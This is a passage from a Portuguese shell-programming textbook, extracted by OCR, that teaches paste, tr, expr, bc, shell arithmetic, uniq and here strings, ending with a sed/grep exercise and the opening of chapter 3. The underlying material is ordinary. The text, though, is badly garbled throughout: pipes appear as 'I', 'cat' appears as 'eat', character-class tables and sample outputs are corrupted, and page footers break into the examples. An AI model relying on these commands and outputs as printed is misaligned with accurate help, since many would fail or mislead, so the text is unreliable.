Com o comando paste você também pode montar formatações exóticas
como esta a seguir:
$ la I paate - s - d 't t  n •
nrql arq2 arq3
arq4 arq5 arq6
O que aconteceu foi o seguinte: foi especificado para o comando pas-
te que ele transformaria linhas em colunas (pela opção - s ) e que os seus
separadores (É... ! Ele aceita mais de um, mas somente um após cada co-
luna criada pelo comando) seriam uma <TAB> , outra <TAB> e um <ENTER> ,
gerando dessa forma a saída tabulada em 3 colunas.
Agora que você já entendeu isso, veja como fazer a mesma coisa, po-
rém de forma mais fácil e menos bizarra e tosca, usando o mesmo coman-
do mas com a seguinte sintaxe:
$ ls I paste - - -
arql arq2 arq3
arq4 arq5 arq6
E isso acontece porque, se em vez de especificarmos os arquivos, co-
locarmos o sinal de menos (-), o comando paste e em muitos outros, os
substitui pelos dados que recebeu pela entrada padrão. Neste exemplo os
dados foram mandados pela saída padrão (stdout), pelo 1s e o pipe 11 l
os desviou para a entrada padrão (stdin) do past e . Veja mais um exemplo
para facilitar a compreensão:
$ ea.t a.rql
predis posição
privilegiado
profissional
$ eat arq2
encher
rnárlo
motor
$ cut - c -3 arql I paste - d "" - arq2
preencher
prim,irio
promotor
1latcna com d r bS utor<t
136 Programação SheU Linux
Nesse caso, o cut devolveu as três primeiras letras de cada registro de
arql , o paste foi montado para não ter separador <- d "" I e receber a
entrada padrão (desviada pelo pipe) no traço H gerando a saida junta-
mente com a rq2 .
O tr traduz, transcreve ou transforma cadeias de
caracteres?
Avalie você mesmo a sua finalidade! No duro, o tr recebe dados da en-
trada padrão (que a essa altura voc.ê já sabe que pode ser redireciona-
da), convertendo-os mediante um padrão especificado. Sua sintaxe é a
seguinte:
tr (-opcao) <dos-car acteres> <para-os-car acteres>
onde <dos-caracteres> e <para-os-caracteres> é um ou mais caracte-
res. Qualquer caractere vindo da entrada definida, que coincida com um
caractere de <dos- ea raetere s>, será convertido para o seu corresponden-
te em <para-os-caract eres>. O resultado dessa conversão será enviado
para a saída.
Exemplo:
Vamos pegar de volta o nosso velho quequeisso .
$ cat quequei sso
ATENCAO, O TEXTO ASAIXO NAO EH TREINANENTO,
EH Vl•lA LAVAGEM CEREBRAL ! ! !
O Shell alem de analisar cada dado entrado a partir do prompt do UNIX,
interfaceando com os usuari os, tem tambem as seguint es atribuicoes :
Int erpretador de comandos;
Controle do ambiente UNIX;
Redirecionamento de entrada ~ snida;
Substituicao de nomes de arquivos ;
Concatenacao de pipe ;
Execucao de programas;
Poderosa linguagem de programacao .
Na sua forma mais simples, podemos usar o tr para fazer simples subs-
tituições. Assim, se quiséssemos trocar toda letra a por letra z faríamos:
1latcna com d r bS utor<
t
Comandos que não são do Planeta 137
$ eat quequeisso
> tr a z
A'l'ENCJ>.O, O TBXTO J.SAIXO NAO E.'l TRíi!INAHENTO, '
íi!H U11.n. LIWAGE!1 CEREBRAL ! ! !
}
Estoulistando oquequeísso para...
convertera letra ana letra z
OAnãosofreualeraç~o pcxque é maiJsaio
o Shell zlem de znzliszr czdz dzdo encrzdo z pzrtir do prompt do VNJX,
interfzcezndo com os USIzrios, cem tzll'bem zs seguintes ztribuicoes:
Interpretzdor de comzndos ;
conr.role do znlbiente UNIX;
Redirecionzmenco de entrzdz e szmdz;
Substi cui czo de nomes de zrqui vos;
conczr.enzczo de pipe ;
Exeeuczo de progrzmzs ;
?oderosz l i nguzgem de progrzmzczo.
As duas linhas anteriores têm um bom uso: servem para desen-
volver linguagens com grau de complexidade semelhante à lingua do
PÊ...! Poderíamos também fazer a conversão, usando a entrada de
outra forma:
S t r A a < quaquaisso Émelhor~verdesta klm1a,semusarop!pe
a'l'ENCaO, O TEXTO aBaiXO NaO EH TR~:INaHENTO,
EH Ul•la LaVaGEI1 CEREBRaL ! ! !
O Shell alem de analisar cada dado entrado a partir do prompt do VNIX,
intertaceando com os usuarios . cem tarrbem as seguintes atribuicoes :
Im:erprecador de comandos ;
Controle do ambiente UNIX;
Redirecionamento ele entrada e saida;
substituieao de nomes de arquivos ;
concatenacao de pipe ;
Execucao de pr ogr amas ;
Poderosa l inguagem de programacao.
Nesse último exemplo, vimos como converter os A (maiúsculos) em a
(minúsculos).
Nos dois casos anteriores, a entrada dos dados foi feita ou por um pipe-
line de comandos, ou redirecionando a entrada. Isso deve-se ao fato do tr
estar esperando os dados pela entrada padrão.
Veja um exemplo mais lógico do tr. Suponha que queiramos tabelar
os login names e os home directories dos dez primeiros registros de /etc/
pass~1d . Observe a execução da instrução a seguir:
1latcna com d r bS utor<t
138 Programação Shell Linux
$ head - 10 / etclpasswd
> c ut - f1, 6 - d:
root :l
daemon : /
bin: l usr/bin
sys : l
adm: lvarlactm
uucp : /us.r.I lib/ uucp
lp:/var/spool / l p
nuucp: /va r I spooJ./uucppublic
listen :/u.s r/netl nls
s ync : l
}
Separo os 10primeiros registros de
letc/passwd parapegar o 1• e 6" campos
Da execução docomando anterior, resuffaram o
1• e 6" campos dos 10primeiros registros de
Jetc/pesswd. Oseparadorpennanece 2pontos
Então, para realizarmos o proposto, deveríamos:
$ head - 10 / e tc/passwd
> cut - fl,6 - d :
> tr : ' ' 9
roo~
daemon
b in
sys
adm
uucp
l p
nuuc p
lis<:en
sync
I
I
lusr/bin
I
lvar/adm
lusr/ l ib/uucp
I var/spool/ lp
lvar/spool /uucppub lic
/ us r/net/nls
I
} Idêntico ao anterior, porém troco :por<TAB>
Uma das boas ferramentas do comando tr, somente no Linux ( GNU
tr) , é que ele aceita um série de classes que servem para generalizar a
.
pesqUISa em <dos-caracteres> e <para-os-caracteres>.
Essas classes, que são bastante abrangentes, podem ser vistas na ta-
bela a seguir:
9. Esse exemplo é válido somente em Shell sendo executado em ambiente UNIX. Quando estiver
sob o LINUX, o <TAB> deve ser substituído por • t • ou por seu valor octal (011) como vere-
mos na tabela e exemplo mais à frente.
Material com direitos autorais
Comandos que não são do Planeta 139
.J Classe Atua sobre:
[car*]
Em para-os- caracteres, cópias de car até o tamanho
de <dos-caracteres>
[car" rep] Repete rep cópias de car
[:alnum:) Letras e dígitos
[:alpha:] Letras
[:blank:] Espaços em branco horizontais
[:cntrl :] Caracteres de controle
[: digi t:] Dígitos
[ :graph:1 Caracteres i;~'"-'-", • não ihclui
[:lower:) Letras minúsculas
[:print:) Caracteres i;"""', • inclusive
[:punct:] Caracteres de pontuação
[:space: ] Espaços em branco horizontais e verticais
[:uppet':] Letras maiúsculas
[ :xdigit:] ~'l:f"V" hexadecimais
c~car-J Caracteres equivalentes a car
Exemplos:
Str '(:lower:)' '(:upper:)' < quequeisso
ATENO,O, O TEXTO ABAIXO NAO EH TRBINI>.NENTO,
EH UI1J>. LIWAGSM CEREBRAL!!!
O SHELL ALEI'! DE ANALISAA CADA DADO ENTRADO A I'AATIR DO PRCNPT DO UNIX,
INTERFACEANDO COM OS USUARIOS , TEM T~IBEM AS SEGUINTES ATRIBUICOBS:
I NTERPRETADOR DE C~r~DOS ;
CONTROLE DO AMBlENTE UNIX;
REDIRECIONAMENTO DE E~ITRADA E SAlDA;
SUBSTI TUICAO DE NOMES DE ARQUI VOS ;
CONCATENACAO DE PIPE;
EXECUCAO DE PROGRA.'IAS;
PODEROSA LINGU;o.GEM DE PROGRAH1'.CAO.
O cr: também pode usar caracteres octais, tanto para especificar o que
estamos pesquisando como para definir o resultado que esperamos.
A representação octal é passada para o t~: no seguinte formato:
nnn
1 Qrl
140 Programação Shell Linux
Suponha agora que eu tenha um arquivo com comandos separados por
ponto e vírgula e eu queira colocar cada comando em uma linha. Vejamos
como está esse arquivo:
$ cat confusao
cd SHONE: ; pwd ; date;ls -la;echo $LOGI.JlME: x$ ( SHELL)x
Para colocá-lo de forma legível, podemos fazer:
$ c;,.t confusao I t r ";" "012"
cd $HONE
p:.d
date,
ls -la
e,cho $LOGN.~~6 x${SHELL I X
Converte ; em <ENTER>
Mas essa linha ficaria melhor se fosse escrita com redirecionamento de en-
trada (stdin), evitando o uso do pipe 11 ) • Veja:
$ tr ~~; '' "012'' < confusao
Mas essa notação também pode ser representada por um ·cararacte.re•
onde caracte~ee pode ser qualquer um dos que constam na tabela a seguir:
_j caractere nificado
 backslash
 a audible BEL
 b backspace
 f form feed
 n new line
 r retum
 t horizontal tab
 v vertical tab
Assim sendo, o exemplo anterior também poderia ser escrito da seguinte
.
mane1
ra:
$ cat c onfus ao I t r •;" "n" Converte; em <ENTER>
1 Qrl
Comandos que não são do Planeta 141
Agora veja só esse exemplo:
$ echo SPATH
/usr/bin : /usr/local/bin : /usr/sbin/ .
Complicado para ler, né? Agora experimente:
$ echo SPATH I tr : "012"
/usr/bin
/usr/l ocal /bin
/usr/sbin
O maior uso desse comando é, no entanto, transformar maiúsculas em
minúsculas e vice-versa. Vejamos como converter as letras maiúsculas de
quequeisso em letras minúsculas:
$ cat quequeisso I tr 'A-Z' ' a-z '
aeencao, o eexto abaixo nao eh treinamento,
oh uma lavagem cerebral !!!
o shell alem de analisar cada dado entrado a partir do pron~t do UNIX,
1nterfaceando com os usuarios, tem ~ambem as seguintes atribuicoes :
interpretador de comandos;
controlo do ambiento UNIX;
redirecionamento de entrada e saída;
substi tui cao de nomes de arquivos ;
concatenacao de pipe ;
execucao de progr amas;
poderosa lin<J•agem de programacao .
ATINÇÃO
A notação "m-n " expande para todos os caracteres de m a n, em
ordem ascendente. m deve ser menor que n; caso contrário ocor-
rerá um erro. Por exemplo, " 0-9" é o mesmo que "0123456789 ".
Esta notação é típica do LINUX. Em outros Sistemas Operacio-
nais (como o System V), pode ser obrigatório o uso dos colche-
tes, e o exemplo acima ficaria da seguinte forma:
$ tr • { A-Z) • '{a- z]' < quequeisso
O comando tr pode ainda ser usado com duas opções interessantes:
A opção -s
Funciona da mesma maneira que vimos até agora, porém, se houver re-
petição de algum dos caracteres pesquisados, "espreme-os" (§queeze),
gerando somente um na saída.
Copyr ht
142 Programação SheULinux
Exemplo: Se quisermos trabalhar com a saída de um comando, compactan-
do os espaços em branco, podemos fazer:
$ l s - 1 I tr - s ' '
total 1170
Comprimindo os espaços do comando/s -1
- r1~xr -- r -- 1 julio dipao 241 Oct 28 1997 2ehbom
- rw- r - -r-- 1 julio dipao 1463 Nay 21 10: 55 ArqOLs
- r,.rxr--r - - 1 julio dipao 127 Oct 14 1997 OuLoren
- rw- r -- r -- 1 julio dipao 16 Oct 19 18 : 59 a a
-.ro~xr--r-- 1 julio dipao 114 ocr 7 1997 add
Agora veja um arquivo recebido do DOS, com seus caracteres de con-
trole característicos:
$ cat -vet oos.txt
Est e arquivo"!-!$
foi gerado pelo"!•!$
DOS/Rwin e foi AI~$
bai:<ado po: um"M$
ftp mal feito . AMS
Para tirá-los podemos fazer:
$ tr -s • (:cntrl : )' ' n' < OOS.txt I cat -vet
Est e arqui vo$
foi gerado pelo$
DOS/R·..,in e foi$
baixado por wn$
ft p =1 feil:o . $
Como o carn'age-retum (representado por "t1 no exemplo) e o line-feed
(n representado por s) apareciam lado a lado, quando fizemos a troca do "M
pelo n, surgiu um nn que a opção -s transformou em apenas um. O últi-
mo cat -vet foi apenas para mostrar que a saída havia se livrado do "M .
A opção -d
Usando-se essa opção, os caracteres que atendem ao critério de pesquisa
são deletados.
Exemplo:
$ tr - d ' 12 ' < quequeisso Detetar todos os <ENTER> de quequeisso
ATEIICAO, O TEXTO ABAIXO Ni0 EH TREINI.I>!EN'!O, E!! UMA LAVAGEH CEREBRAl, ! ! !O
Shell alem de analisar cada dado enteado a partir do prompt do
Copyr ht
Comandos que não são do Planeta 143
UN!X,incerfaceando com os usuarios, cem cambem as seguintes atcibuicoes : Interpre-
tador de canandos ; controle do aJl'biente UNIX; Redirecionamento de entrada e saida;
Substituicao de nar.es de arquivos; Concatenacao de plpe; Execucao de programas;
?oderosa linguagem de program.1c<1o. S Promptnofinalporqueperdeuaté o último <ENTER>
Também podemos nos livrar do indesejado " N do arquivo oos . t:xt visto
há pouco, fazendo o seguinte:
s tr - d '  r ' < oos . txt > oos.ok
$ cat - vet OOS .ok
Este arquivo~
foi gerado pel o$
DOS/R-,.;in e foi$
baixado por um$
ftp mal feito .
Ou assim:
s tr -d ' 015' < oos.txt > oos .ok
Aopção -c
Essa opção troca o complemento, ou seja, troca o que não foi especificado
no conjunto de <dos-caracteres> .
Exemplos:
Vamos transformar o arquivo oos .ok em uma lista de palavras:
$ tr - cs '( :lower:] (:upper:] ' '(n* ]' < OOS.ok I paste - - - -
Este a.rquivo foi gerado
pelo DOS Rltin e
foi bai:<ado por um
ft p mal feito
Esse exemplo transforma cada sequência de caracteres que não sejam
letras maiúsculas e minúsculas (no caso, caracteres em branco, especiais
e o <ENTER> do final de cada linha) em um simples <ENTER> (n ).
Sempre o tamanho de <dos-caracteres> tem de ser o mesmo de <para-
os- caracteres>, o asterisco foi colocado para que <para-os-caracteres>
adquira o tamanho suficiente para isso. O uso deste asterisco ('* > no tr
não GNU é obrigatório. Para finalizar o paste foi colocado somente para
Copyr ht
144 Programação Shell Linux
que fossem escritas quatro palavras por linha, de forma a não gastar uma
página inteira do livro para isso. ;- 1
Ahhh, já ia me esquecendo! Como poderia haver caractere especial co-
lado em espaço em branco, coloquei a opção - s para que isso não resul-
tasse em linhas vazias provocadas por dois <ENTER> sucessivos após a
execução do t r .
Só consegui fazer o mesmo em um UNIX SVR4 da seguinte forma:
$ tr - cs "(A- Z ] (a- z]" "[012 * )" < DOS . ok I paste - - - -
Exprimindo o expr de forma expressa
O expr é o nosso comando "bombril", isto é, tem 1001 utilidades. Vejamos
. . .
as pnnc1pa1s:
Execução de operações aritméticas
As operações aritméticas são executadas com auxílio do comando expr.
Os operadores são:
Exemplos:
$ expr 2+7
2+7
$ expr 2 + 7
9
$ expr 2 - 7
- 5
$ expr 2 • 7
+
-
•
I
%
expr : syntax error
$ expr "2 • 7"
2 • 7
Soma
Multiplicação
Divisão
Resto da divisão
Resto da divisão
Quefoi que houve?...
/v;}or4 sim.com espiiÇO sep4rendo operadotes
Zebra, faJta protegeroasterisco
/lf,Jota euprotegiaexpressão toda..
1 Qrl
$ expr 2  • 7
14
$ expr 2 % 7
2
$ oxpr 7 % 2
1
Comandos que não são do Planeta 145
Agorasim...
ATEN ÀO
Precisamos de cautela na execução desse comando, já que ele
trabalha somente com números inteiros. Podemos, nesse caso,
dizer que: a ordem dos tratores altera o pão duro. Olha só o exem-
plo a seguir:
$ expr 7 I 5  • 10
10
$ axpr 7  * 10 I 5
14
7dividido por 5=1(inteiro), vezes 10 =10
7vezes 10=70 dividido por 5=14
Já que esta publicação é mais um bate-papo de amigos do que um li-
vro formal, vamos subverter a ordem natural das coisas e apresentar para
vocês outras formas de fazer operações aritméticas, fora do contexto do
expr . Daqui a pouco voltaremos ao expr.
bc - A calculadora
Uma forma bacana de fazer cálculos em She/1- usada normalmente quan-
do a expressão aritmética é mais complexa, ou quando é necessário tra-
balharmos com casas decimais - é usar a instrução calculadora do UNIX/
LINUX. O bc . Veja como:
Exemplo:
$ echo " (2 + 3) * s•• 1 bc
25
Parênteses 11sados para darprecedência
Para trabalhar com números reais (números não necessariamente intei-
ros), especifique a precisão (quantidade de decimais) com a opção scale
do comando bc. Assim, vejamos o penúltimo exemplo:
$ echo "scal<r-2; 7*513" 1 bc
11.66
Copyr ht
146 Programação SheU Linux
Outros exemplos:
$ acho •seale=3; 33.333*3" 1 be
99 . 999
$ nWil"5
S eeho • seale~2; ( (3 + 2) • Snwn + 4) I 3" I b e
9 . 66
Uma vez apareceu na lista (excelente por sinal) de Shefl script no Yahoo
(http://br.groups.yahoo.com/group/shell-script/) um cara com a seguinte dú-
vida: "Eu tenho um arquivo cujos campos estão separados por <TAB> e o
terceiro deles possui números. Como posso calcular a soma de todos os
números desta coluna do arquivo?"
Mandei a seguinte resposta:
$ eeho S (eut -f3 num I tr 'n' +)0 1 be
20 . 1
Vamos por partes para entender melhor e primeiramente vamos ver
como era o arquivo que fiz para teste:
S ea.t num
a b 3 . 2
a z 4. 5
w e 9 . ó
q
" 2 . 8
Como se pode ver, está dentro do, padrão do problema, onde eu tenho
como terceiro campo números reais. Vamos ver o que faria a primeira parte
da linha de comandos, onde eu transformo os caracteres <ENTER> (new-
line) em um sinal de mais I +>:
$ cut -f3 num I tr 'n' +
3 . 2+ 4. ~+9 . 6+2 . 8+
Se eu mandasse desse jeito para o bc, ele me devolveria um erro por
causa daquele sinal de mais l+l solto no final do texto. A minha saída foi
colocar um zero no final, pois somando zero o resultado não se alterará
Vamos ver então como ficou:
$ oeho S(eut -f3 num I tr - s 'n' +)0
3 . 2+4.5+9 . 6+2 . 8+0
Copyr ht
Comandos que não são do Planeta 147
Isso é o que se costuma chamar one-liner, isto é, códigos que seriam
complicados em outras linguagens (normalmente seria necessário criar
contadores e fazer um loop de leitura somando o terceiro campo ao conta-
dor) e em She/1 são escritos em uma única linha.
Há também gente que chama isso de método K/SS, que é o acrônimo de
Keep Jt Simp/e Stupid. :-1
Mas o potencial de uso dessa calculadora não se encerra ai, existem
diversas facilidades por ela propiciadas. Veja só este exemplo:
$ echo "obase=16; 11 579594" I bc
BOBOCA
$ echo "iba so=16; BOBOCA" I bc
11519594
B, zero, B.zero, CeA
Nesses exemplos vimos como faz.er mudanças de base de numeração
com o uso do bc. Na primeira explicitamos a base de saída cobaseJ como
16 (hexadecimal) e na segunda, dissemos que a base da entrada (ibasel
era 1O(decimal).
O interpretador aritmético do Shell
Outra forma muito legal de fazer cálculos é usar a notação sccexp arit-
mética! 1. É bom ficar atento, porém, ao fato de essa sintaxe não ser uni-
versalizada. O Bourne She/1 ( sh), por exemplo, não a reconhece.
Exemplo:
Usando o mesmo exemplo que já havíamos usado:
$ echo $ ( ( (2+3) *5))
25
Agora olha só esta maluquice:
$ tres=3
$ eoho $(((2+tres)*5 ))
25
$ eoho $ ( ( (2+$tres) *5))
25
Os parênteses mais internospriorizaram o2tJ
Variável lrés nãoprecedida pelo S
Variável lrés precedidapelo $
Copyr ht
148 Programação SheU Linux
Ué!! Não é o cifrão precedente que caracteriza uma variável? Sim, po-
rém em todos os sabores UNIX que testei, sob bash ou ksh, ambas as
formas de construção produzem uma boa aritmética.
Preste atenção nesta sequência:
$ unset i
$ Gcho $ ( (i++))
o
$ echo Si
1
$ echo $ ((++i))
2
$ echo $i
2
$imooorreu!
Repare que apesar de a variável não estar definida, pois foi feito um
unset nela, nenhum dos comandos acusou erro, porque, como estamos
usando construções aritméticas, sempre que uma variável não existe, é
inicializada com zero !O> .
Repare que o i++ produziu zero tO> • Isso ocorre porque este tipo de
construção chama-se pós-incrementação, isto é, primeiramente o coman-
do é executado, e só então a variável é incrementada. No caso do ++i ,
foi feita uma pré-incrementação: primeiro incrementou e somente após o
comando foi executado.
Também são válidos:
$ echo $((i+• 3))
5
$ ocho $i
5
$ ocho $ ( (i*=3))
15
$ echo Si
15
$ echo $((i%=2) )
1
$ echo $i
1
Essas três operações seriam o mesmo que:
ia$ ( {i+3) )
ia$( {P3 ) )
i = S( (i ~ 2l)
Copyr ht
Comandos que não são do Planeta 149
E isso seria válido para todos os operadores aritméticos, o que em resu-
mo produziria a tabela a seguir:
Expressão Resultado
id++ i d-- pós-incremento e pós-decremento de variáveis
++id --id pré-incremento e pré-decremento de variáveis
** exponenciação
* I " multiplicação, divisão, resto da.divisão
+ - adição, subtração
<• >• < > comparação
= I= igualdade, desigualdade
&& E lógico
l i OU lógico
O auge dessa forma de construção com duplo parênteses é o seguinte:
$ ocho $var
50
$ var-$ ( (var>40 ? va:r- 40 var+ 40))
$ echo $var
10
$ var=S({var>40? var -40 var+40))
$ echo $var
50
Esse tipo de construção deve ser lido da seguinte forma: caso a variável
va r seja maior que 40 (var >IIO) , então (?) faça var igual a var menos
40 (var- 40) , senão (: l faça var igual a var mais 40 (var+40) . O que
quis dizer é que os caracteres ponto de interrogação (?J e dois pontos 1: 1
fazem o papel de "então" e "senão", servindo dessa forma para montar uma
operação aritmética condicional.
Da mesma forma que usamos a expressão s <( . . . 11 para fazer opera-
ções aritméticas, também poderíamos usar a intrínseca (built-in) let ou
construção do tipo s[ ... 1.
1 Qrl
150 Programação SheU Linux
Os operadores são os mesmos para essas três formas de construção, o
que varia um pouco é a operação aritmética condicional com o uso do l et .
Vejamos como seria:
$ acho $var
50
$ let va~ • var>40 ? var-40 var+40'
$ echo $var
lO
$ let va~ ' var>4 0 ? v ar-40 : var+40'
$ echo $var
50
Se você quiser trabalhar com bases diferentes da decimal, basta usar o
formato:
ba:seHnumero
Onde base é um número decimal entre 2 e 64 representando o sistema de
numeração, e numero é um número no sistema definido por base . Se baseU
for omitida, então 10 é assumida como default. Os algarismos maiores que 9
são representados por letras minúsculas, maiúsculas, @ e _, nessa ordem.
Se base for menor ou igual a 36 maiúsculas ou minúsculas podem ser
usadas indiferentemente para definir algarismos maiores que 1O (não está
mal escrito, os algarismos do sistema hexadecimal, por exemplo, variam
entre O(zero) e F). Vejamos como isso funciona:
$ echo $[21ll]
3
$ ocho $ ( (l6#a.))
lO
$ echo $ ( (l6HA))
10
$ echo $ ((2811 + l6Na))
13
$ ocho $(64ila]
10
$ echo $ [ 64HA]
36
$ echo $ ( ( 64*@))
62
$ echo $ ( (6411_ ))
63
Nesses exemplos usei as notações s< <••• 1> e s1... 1 indistintamente,
para demonstrar que ambas funcionam.
Copyr ht
Comandos que não são do Planeta 151
Ah, já ia me esquecendo! As expressões aritméticas com os formatos
s! !... l l , s[ .. .J e com o comando l et usam os mesmos operadores
usados na instrução expr , além dos operadores unários !++, - - , += , *=,
. .. l e condicionais que acabamos de ver.
Por falar em expr, está na hora de sairmos da nossa viagem e voltar-
mos ao assunto sobre esta multifacetada instrução. Para medir o tamanho
de uma cadeia de caracteres, a usamos com a sintaxe:
expr length cade i a
Exemplo:
Assim:
$ expr length 5678
4 4 é otamanho da cadeia 5678
Lá vou eu novamente sair do tema expr para mostrar outra forma de obter-
mos o tamanho de uma cadeia. Observe que a próxima solução só poderá ser
empregada para devolver o tamanho de uma cadeia contida em uma variável.
Note também que esta sintaxe só é reconhecida pelo bash e pelo ksh.
$ var=0123456789
$ e cho ${#var}
10
Esse tipo de construção <s { ... l ) que acabamos de ver é genericamen-
te chamada de Expansão de Parâmetro (Parameter Expansion).
Encorajo muito seu uso, apesar da perda de legibilidade do código,
porque elas são intrínsecas do Shell (builtins) e por isso são, no mínimo,
umas 100 vezes mais velozes que as suas similares.
Veremos a Expansão de Parâmetros de forma muito mais detalhada no
capítulo 7.
Voltando à vaca fria, o expr, para extrair uma subcadeia de uma cadeia
de caracteres, usamos a sintaxe:
expr subst r cadei a <a partir da posi ção> <qtd . caract eres>
Exemplo:
Assim:
$ e xpr substr 5678 2 3 Extrair apartir da 2•posição 3caracteres
Material com direitos autorais
152 Programação SheU Linux
678
$ expr substr •que teste chato" ll 5
chato
Extrairapartirda W posiç~o 5caracteres
O Bash, e somente o Bash, permite extrair uma subcadeia de uma ca-
deia da seguinte forma:
$ var-"qua teste chato"
$ ecbo ${var:l0:5}
chaco
Note que, no caso mostrado no exemplo anterior, a origem da contagem
é zero, isto é, a letra q da variável var ocupa a posição zero.
Essa Expansão de Parâmetros que acabamos de ver, também pode ex-
trair uma subcadeia, do fim para o principio, desde que seu segundo argu-
mento seja negativo.
$ echo ${TimeBom: -5}
mengo
$ echo S{Ti meBom:-5}
Flamenqo
S echo S{TimeBom: (-5)}
mengo
Existe outra Expansão de Parâmetros, que veremos mais tar-
de, que tem a sintaxe s(parm:-valor J e por isso não podemos
colar o hífen 1- J aos dois pontos 1: 1. Como vimos, podemos
usar um espaço em branco ou até mesmo usar parênteses
para separar os dois sinais.
Para encontrar um caractere em uma cadeia, usamos a sintaxe:
expr ~ndex cadeia carac cer
Exemplo:
Assim:
$ expr index 5678 7
3
Agora olhe só para isto:
$ expr inde.x 5678 86
2
Em que posição de 5678 está o7?
1latcna com d r bS utor<t
Comandos que não são do Planeta 153
Isso aconteceu porque o e xpr i ndex não procura uma subcadeia em
uma cadeia e sim um caractere. Dessa forma, estava pesquisando a ocor-
rência dos caracteres a e 6 na cadeia 5678. Ora, como o 6 foi o primeiro a
ser encontrado, a instrução retornou a sua posição relativa na cadeia.
O uniq é único
É particularmente útil quando desejamos trabalhar com os registros dupli-
cados de uma entrada. Este comando é o un i q, cuja sintaxe é a seguinte:
uniq [entrada) [saida]
Usado assim sem argumentos, o comando copia todos os registros da
ent r ada para a saida , exceto os duplicados.
Exemplo:
Como preparação do exemplo a seguir, vamos extrair o primeiro nome
de cada registro do arquivo t.e l e fones e colocá-los em telef :
~ cat telefones I c ut - f l -d" "> t e l ef
como ficou o telef?
~ c a t t e l ef
Ci ro
Ney
Enio
Cl audi a
Paula
Ney
Repare que o nome Ney aparece duas vezes em t e l e f. Então vamos
ver se é mesmo verdade que a instrução u n i.q, na sua forma mais simples,
não manda para a saída os registros duplicados:
~ uniq telef
Ci ro
Ney
Enio
Claudia
Paula
Ney
Não funcionou! Que será que houve?
O nome do Ney continua aparecendo duas vezes na saída porque em
tele f eles não eram consecutivos. Para fazer o pretendido, isto é, colocar
adjacentes os registros que desejamos selecionar, é frequente o uso do
Material com direitos autorais
154 Programação SheULinux
comando sott, passando a sua salda para a entrada do un iq . Vamos
então fazer assim:
$ sor t talef I uniq
Ciro
Claudi a
E:nlo
lley
Paula
Agora sim funcionou, mas esse exemplo pode (e deve) ser resolvido, de
forma mais rápida e enxuta, se fizermos:
$ sort telefones I cut -fl -d" • I uni q
Ciro
Cl audia
Enio
Ney
Paula
O comando uniq possui outras opções, mas em uma devemos ir mais
fundo.
A opção -d
Usamos essa opção quando desejamos listar somente os registros que
estão duplicados no arquivo de entrada:
Exemplo:
Suponha que seja regra, na instalação em que você trabalha, que cada
usuário do computador possa ter somente uma sessão aberta. Para listar
todos os que estão conectados você pode fazer:
$ who
ht:rece console Dec 2 17 : 12
d egarie. pt5/0 Dec 2 08 : 50
lcarlos pt:s/4 Dec 2 16: 08
r l egaria pts/1 Dec 2 08 : 51
jneves pts/2 Dec 2 09 : 42
Como existem poucas sessões abertas, fica fácil de ver que r legaria fez
dois logins, mas para ficar visivel, independente da quantidades de usuários,
devemos fazer:
$ who I cut - fl - d" " I sort I uniq - d
rl ttga.ria
1latcna com d r bS utor<t
Comandos que não são do Planeta 155
Isto é, da saída do comando who , extraímos somente o primeiro campo
separado dos outros por espaço(s) em branco (login name). Esses campos
foram classificados, e então listamos os duplicados.
Mais redirecionamento sob o Bash
Agora que nós temos um pouco mais de bagagem técnica, podemos entender
o conceito do here strings (que funciona somente sob o bom e velho Bash).
Primeiro, um programador com complexo de inferioridade criou o redireciona-
mento de entrada e representou-o com um sinal de menor (<l para represen-
tar seus sentimentos. Em seguida, outro, sentindo-se pior ainda, criou o here
document representando-o por dois sinais de menor (« J porque sua fossa
era maior. O terceiro pensou: "esses dois não sabem o que é estar por baixo"...
Então criou o here strings representado por três sinais de menor (« <l .
Brincadeiras à parte, o here strings é utilíssimo e, não sei por quê, é
um perfeito desconhecido. Na pouquíssima literatura que há sobre o tema,
nota-se que o here stríngs é frequentemente citado como uma variante do
here document, com o que discordo pois sua aplicabilidade é totalmente
diferente daquela.
Sua sintaxe é simples:
$ c oroando <<< $c ad e ia
Onde cadeia é expandida e alimenta a entrada primária (stdin) de comand o .
Como sempre, vamos direto aos exemplos dos dois usos mais comuns
para que você próprio tire suas conclusões.
O mais comum é ver uma here string substituindo a famigerada constru-
ção echo "ca deia " 1 comando, que força um fork, criando um subshell e
onerando o tempo de execução. Vejamos alguns exemplos:
$ a="l 2 3 "
$ cu t -f 2 -d ' ' <<< $a
2
$ e cho $NomeArq
Neus Documentos
$ tr 1
~"A-Z
11 11
a- z_ " <<< $NomeA.rq
meus documentos
$ bc <<<" 3 * 2"
6
$ bc <<<" scale = 4; 22 I 7"
3 . 1428
Normalmentefaz-se: echoSalcul·f 2·d''
Conserlando nomes gerados no IWÍn
Substituindo oecho ... IIr...
Material com direitos autorais
156 Programação SheU Linux
Vejamos uma forma rápida de inserir uma linha como cabeçalho de um
arqu1vo:
$ cat num
1 2
3 4
5 6
7 8
9 10
$ cat - num<<< "Impares Pares" Omenos (·) represenla o stdin
Impare" i'ares
1 2
3 4
5 6
7 8
9 10
Exercício
Descubra o resultado da execução dos comandos seguintes (primeiramen-
te tente identificar a resposta sem o uso de computador, em seguida use-o
para certificar-se do resultado):
sed •stUNIXHunixf• quequeisso
sed ' l,2s/(A-ZJ// ' quequeisso
sed 'l , 2s/(a- zJ//g• quequeisso
sec:l ' s/ .*I/' quequeisso
sed -n '/UNIX/p' quequeisso
sed '/UNIX/d' quequeisso
cat quequeisso sed ' s/ . * //'
expr 15 I 2 • 5
oxpr 15 * 5 I 2
finger 1 cut -c10-30 I cut -fl -d" " I tr "[a-z)" " [A-Z) "
grep ' A (P I S) ' quequeisso
egrep •A (E IC) ' quequei sso
egrep -v •A(EIC) • quequeisso I wc -1
fgrep -1 ou *
grep ecardoso /etc/pass~ti I tr : -
expr length "C qui sabe"
- ~-
1latcna com d r bS utor<
t
?:~ ,~~ j Capítulo 3
I  :
f , I . : • •
!para programar?
.
.
i Depois de todo esse blablablá, vamos finalmente ver como
funciona essa tal de programação em She/1. Eu não quero
enganar não, mas você já fez vários programas, uma vez
que cada um dos comandos que você usou nos exemplos
até aqui é um míniprograma.
O She/1, por ser uma linguagem interpretada, pode rece-
ber os comandos diretamente do teclado e executá-los ins-
tantaneamente, ou armazená-los em um arquivo (normal-
mente chamado de script) que, posteriormente, pode ser
processado tantas vezes quanto necessário.Até aqui o que
vimos enquadra-se no primeiro caso. Veremos agora o que
fazer para criarmos os nossos arquivos de programas.
Executando um programa
(sem ser na cadeira elétrica}
Vamos mostrar o conteúdo do arquivo Duloren:
$ cat DuLoren Do 12scripl a gente nunca se esquece...
#
